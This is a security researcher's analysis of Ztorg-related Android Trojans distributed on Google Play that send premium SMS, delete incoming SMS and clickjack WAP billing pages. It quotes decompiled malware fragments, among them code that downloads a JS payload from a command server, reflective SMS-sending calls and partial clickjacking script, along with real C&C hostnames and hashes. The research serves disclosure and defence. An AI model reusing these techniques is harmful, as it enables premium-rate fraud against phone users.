Ztorg: from rooting to SMS

SL securelist.com/ztorg-from-rooting-to-sms/78775/

Authors


Roman Unuchek

I’ve been monitoring Google Play Store for new Ztorg Trojans since September 2016, and have so far found several dozen new malicious apps. All of them were rooting malware that used exploits to gain root rights on the infected device.

Then, in the second half of May 2017 I found one that wasn’t. Distributed on Google Play through two malicious apps, it is related to the Ztorg Trojans, although not a rooting malware but a Trojan-SMS that can send Premium rate SMS and delete incoming SMS. The apps had been installed from Google Play more than 50,000 and 10,000 times respectively.

Kaspersky Lab products detect the two Trojan apps as Trojan-SMS.AndroidOS.Ztorg.a. We reported the malware to Google, and both apps have been deleted from the Google Play Store.

The first malicious app, called “Magic browser” was uploaded to Google Play on May 15, 2017 and was installed more than 50,000 times.



https://play.google.com/store/apps/details?id=magic.browsers.barebones

Magic Browser

Mishwing Lifestyle ★★★★☆ 182

Everyone

Contains ads

This app is compatible with all of your devices.

Magic Browser An ultra-fast, simple and practical mobile browser, integrated with the speed kernel, the safety province traffic, the time saving, the browsing of the web page is smoother.


REVIEWS

4.4

★ 5	134
★ 4	21

Trojan-SMS.AndroidOS.Ztorg.a on Google Play Store

The second app, called “Noise Detector”, with the same malicious functionality, was installed more than 10,000 times.


Secure
https://play.google.com/store/apps/details?id=com.apps.noise.detector
Apps
Categories
Home
Top Charts
New Releases
My apps
Shop
Games
Family
Editors' Choice
Account
Redeem
Buy gift card
My wishlist
My Play activity
Parent Guide
Add to Wishlist
Install
REVIEWS

Noise Detector

FredRee Junky Health & Fitness

★★★★☆ 105

Everyone

Contains ads

This app is compatible with all of your devices.

The use of mobile phones to measure the noise of the microphone, decibel size of the software, the test will show a numerical reference
Decibel meter
62.8 dB(A)
Pain threshold
Chain saw
Normal traffic
Normal conversation
Library
Quiet bedroom
Through this gadget, you can easily measure the noise level of the current environment, simple operation, easy to use.
Measurements
Delete all
76.8
59.2
70.6
When the ambient temperature is too high, it will be harmful to people's psychology and physiology.
Noise Exposure
Measured result
59.2 dB(A)
Share measurement
Save measurement
Start new measurement

This is a measure of the surrounding environment noise, decibel software. With this gadget, you can easily measure the noise level of the current environment, easy to use, easy to use. When the surrounding environment of the decibel value is too high, will have a psychological and physical hazards, noise on the hearing function will be detrimental, so for you and your family's physical and mental health, and quickly start action!

Trojan-SMS.AndroidOS.Ztorg.a on Google Play Store

What can they do?

After starting, the Trojan will wait for 10 minutes before connecting to its command and control (C&C) server. It uses an interesting technique to get commands from the C&C: it makes two GET requests to the C&C, and in both includes part of the International Mobile Subscriber Identity (IMSI). The first request will look like this:

GET c.phaishey.com/ft/x250_c.txt, where 250 – first three digits of the IMSI.


If the Trojan receives some data in return, it will make the second request. The second request will look like this:

GET c.phaishey.com/ft/x25001_0.txt, where 25001 – first five digits of the IMSI.

Why does the Trojan need these digits from the IMSI?

The interesting thing about the IMSI is that the first three digits are the MCC (mobile country code) and the fourth and fifth digits are the MNC (mobile network code). Using these digits, the cybercriminals can identify the country and mobile operator of the infected user. They need this to choose which premium rate SMS should be sent.

In answer to these requests, the Trojan may receive an encrypted JSON file with some data. This data should include a list of offers, and every offer carries a string field called ‘url’, which may or may not contain an actual url. The Trojan will try to open/view the field using its own class. If this value is indeed a url, the Trojan will show its content to the user. But if it is something else and carries an “SMS” substring, the user will send an SMS containing the text supplied to the number provided.



```
public void onPageFinished(WebView arg3, String arg4) {
    super.onPageFinished(arg3, arg4);
    if(this.flag == 1) {
        arg4.contains("http://");
    }
}

public void onPageStarted(WebView arg1, String arg2, Bitmap arg3) {
    super.onPageStarted(arg1, arg2, arg3);
}

public void onReceivedError(WebView arg3, int arg4, String arg5, String arg6) {
    super.onReceivedError(arg3, arg4, arg5, arg6);
    if(!arg6.contains("http://") && !arg6.contains("https://") && ((arg6.contains("sms")) || (arg6.contains("SMS")) || (arg6.contains("Sms")))) {
        NewsService.this.ToSms(arg6, this.id);
    }
}
```

Malicious code where the Trojan decides if it should send an SMS.

This is an unusual way to send SMS. Just after it receives urls to visit, or SMS to send, the Trojan will turn off the device sound, and start to delete all incoming SMS.

I wasn’t able to get any commands for the Trojans distributed through Google Play. But for other Trojans located elsewhere that have the same functionality, I got the command:

{“icon”:”http://down.rbksbtmk.com/pic/four-dault-06.jpg”,”id”:”-1″,”name”:”Brower”,”result”:1,”status”:1,”url”:”http://global.621.co/trace?offer_id=111049&aff_id=100414&type=1″}


It was a regular advertising offer.

WAP billing subscriptions

I was able to find several more malicious apps with the same functionality distributed outside the Google Play Store. The interesting thing is that they don’t look like standalone Trojans, more like an additional module for some Trojan.

Further investigation revealed that these Trojans were installed by a regular Ztorg Trojan along with other Ztorg modules.

In a few of these Trojans, I found that they download a JS file from the malicious url using the MCC.




```
OkHttpClient v11 = new OkHttpClient();
String v9 = String.valueOf(this.url_JS) + DUtils.getMcc(this.context);
System.out.println(">>>>>>>>>>>>>>>url:" + this.url);
okhttp3.Request v12 = new Builder().url(v9).build();
File v15 = new File(Environment.getExternalStorageDirectory().getAbsolutePath(), ".subscribe");
if(!v15.exists()) {
    v15.mkdirs();
}

File v16 = new File(v15.getPath(), "javascript.js");
try {
    okhttp3.Response v13 = v11.newCall(v12).execute();
    if(!v13.isSuccessful()) {
        goto label_131;
    }
```

Malicious code where the Trojan downloads a JS file.

I downloaded several JS files, using different MCC’s, to find out what cybercriminals are going to do with users from a different countries. I wasn’t able to get a file for a US MCC, but for other countries that I tried I received files with some functions. All the files contain a function called “getAocPage” which most likely references AoC – Advice of Charge. After analyzing these files, I found out that their main purpose is to perform clickjacking attacks on web pages with WAP billing. In doing so, the Trojan can steal money from the user’s mobile account. WAP billing works in a similar way to Premium rate SMS, but usually in the form of subscriptions and not one-time payments as most Premium rate SMS.




```
[redacted]\mjs_250.js
function getAocPage() {
    var aoc = false;

    var a = document.getElementById("ButtonSubmit");
    if (a != null && aoc == false) {
        aoc = true;
    }
    var a = document.getElementById("submitBtn");
    if (a != null && aoc == false) {
        aoc = true;
    }
    var a = document.getElementById("wapSubmitBtn");
    if (a != null && aoc == false) {
        aoc = true;
    }
    var pp = document.getElementById("click");
    if (pp != null) {
        var p = pp.getElementsByTagName("td")[0];
```

JS file from a CnC for Russian users (MCC = 250)

It means that urls which the Trojan receives from the CnC may not only be advertising urls, but also urls with WAP billing subscriptions. Furthermore some Trojans with this functionality use CnC urls that contain “/subscribe/api/” which may reference subscriptions too.

All of these Trojans, including Trojans from Google Play, are trying to send SMS from any device. To do so they are using lots of methods to send SMS:




```
try {
    SmsManager.getDefault().sendTextMessage(v1, null, v3, PendingIntent.getBroadcast(v2, 0, new Intent("SENT_
}
catch(Exception v0) {
}

try {
    arg11.getApplication();
    SmsManager.getDefault().sendMultipartTextMessage(EventService.b, null, SmsManager.getDefault().divideMess
    v0_2 = arg11.getApplication();
    v1 = EventService.b;
    v2_1 = EventService.c;
}
catch(Exception v0) {
    goto label_369;
}

try {
    v4 = Class.forName("android.os.ServiceManager").getDeclaredMethod("getService", String.class);
    v4.setAccessible(true);
    v3_1 = v4.invoke(null, "isms");
    v4 = Class.forName("com.android.internal.telephony.ISms$Stub").getDeclaredMethod("asInterface", IBinder.c
    v4.setAccessible(true);
    v3_1 = v4.invoke(null, v3_1);
    try {
        v4 = v3_1.getClass().getMethod("sendText", String.class, String.class, String.class, PendingIntent.cl
        v4.invoke(v3_1, v1, "0", v2_1);
    }
    catch(Throwable v4_1) {
        try {
            v4 = v3_1.getClass().getMethod("sendText", String.class, String.class, String.class, String.class
            v0_1 = ((Context)v0_2).getPackageName();
            v4.invoke(v0_1, v3_1, v1, "0", v2_1);
        }
        catch(Exception v0) {
            try {
                SmsManager.getDefault().sendMultipartTextMessage(v1, null, SmsManager.getDefault().divideMess
            }
```

Part of the "Magic browser" app's code

In total, the "Magic browser" app tries to send SMS from 11 different places in its code. Cybercriminals are doing this in order to be able to send SMS from different Android versions and devices. Furthermore, I was able to find another modification of the Trojan-SMS.AndroidOS.Ztorg that is trying to send an SMS via the "am" command, although this approach should not work.



```
public static void AdbSMS(String arg2, String arg3) {
    if(SendSmsUtils.isRoot()) {
        try {
            new Thread(new Runnable(arg2, arg3) {
                public void run() {
                    new StringBuilder("am start -a android.intent.action.SENDTO -d sms:").append(this.val$pho
                }
            }).start();
        }
        catch(Exception v0) {
        }
    }
}
```

Connection with the Ztorg malware family

The “Magic browser” app was promoted in a similar way to other Ztorg Trojans. Both the Magic browser” and “Noise detector” apps shared code similarities with other Ztorg Trojans. Furthermore, the latest version of the “Noise detector” app contains the encrypted file “girl.png” in the assets folder of the installation package. After decryption, this file become a Ztorg Trojan.

I found several more Trojans with the same functionality that were installed by a regular Ztorg Trojan along with the other Ztorg modules. And it isn’t the first case where additional Ztorg modules were distributed from Google Play as a standalone Trojan. In April 2017, I found that a malicious app called “Money Converter”, had been installed more than 10,000 times from Google Play. It uses Accessibility Services to install apps from Google Play. Therefore, the Trojan can silently install and run promoted apps without any interaction with the user, even on updated devices where it cannot gain root rights.

Trojan-SMS vs. rooting

There were two malicious apps on Google Play with the same functionality – “Noise Detector” and “Magic browser” but I think that they each had a different purpose. “Magic browser” was uploaded first and I assume that the cybercriminals were checking if they were able to upload this kind of functionality. After they uploaded the malicious app they didn’t update it with newer versions.

But it is a different story with “Noise Detector” – here it looks like the cybercriminals were trying to upload an app infected with a regular version of the Ztorg Trojan. But in the process of uploading they decided to add some malicious functionality to make money while they were working on publishing the rooting malware. And the history of “Noise Detector” updates prove it.

On May 20 they uploaded a clean app called “Noise Detector”. A few days later they updated it with another clean version.

Then, a few days after that, they uploaded a version to Google Play that contained an encrypted Ztorg Trojan, but without the possibility of decrypting and executing it. On the following day they finally updated their app with the Trojan-SMS functionality, but still didn’t add the possibility to execute the encrypted Ztorg module. It is likely that, if the app hadn’t been removed from Google Play, they would have added this functionality at the next stage. There is also the possibility that attempting to add this functionality is what alerted Google to the Trojan’s presence and resulted in its deletion.

Conclusions

We found a very unusual Trojan-SMS being distributed through Google Play. It not only uses around a dozen methods to send SMS, but also initializes these methods in an unusual way: by processing web-page loading errors using a command from the CnC. And it can open advertising urls. Furthermore, it is related to Ztorg malware with the same functionality, that is often installed by Ztorg as an additional module.

By analyzing these apps I found that cybercriminals are working on clickjacking WAP billing. It means that these Trojans may not only open ad urls, or send Premium rate SMS, but also open web-pages with WAP billing and steal money from a user’s account. To hide these activities the Trojans turn off the device sound and delete all incoming SMS.

This isn’t the first time that the cybercriminals distributed Ztorg modules through Google Play. For example, on April 2017 they uploaded a module that can click on Google Play Store app buttons to install or even buy promoted apps.

Most likely, the attackers are publishing Ztorg modules to make some additional money while they are trying to upload the regular rooting Ztorg Trojan. I suggest this because one of the malicious apps had an encrypted Ztorg module but it wasn’t able to decrypt it.

MD5

- F1EC3B4AD740B422EC33246C51E4782F
- E448EF7470D1155B19D3CAC2E013CA0F
- 55366B684CE62AB7954C74269868CD91
- A44A9811DB4F7D39CAC0765A5E1621AC
- 1142C1D53E4FBCEFC5CCD7A6F5DC7177

- Google Android
- Malware Descriptions
- Mobile Malware
- Ztorg

Authors

Expert Roman Unuchek

Ztorg: from rooting to SMS

Your email address will not be published. Required fields are marked *